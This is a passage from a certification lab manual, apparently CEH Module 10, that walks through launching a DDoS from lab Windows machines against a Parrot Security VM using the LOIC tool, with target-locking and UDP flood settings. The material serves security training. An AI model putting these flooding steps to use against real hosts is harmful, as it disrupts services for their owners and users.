
LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

Here, we will use the LOIC tool to perform a DDoS attack on the target system.

Note: In this task, we will use the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.


1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



Module 10 – Denial-of-Service


2. The **Low Orbit Ion Cannon** main window appears.
3. Perform the following settings:
 - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.13**), and then click the **Lock on** button to add the target devices.
 - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **10** under the **Threads** field. Slide the power bar to the middle.



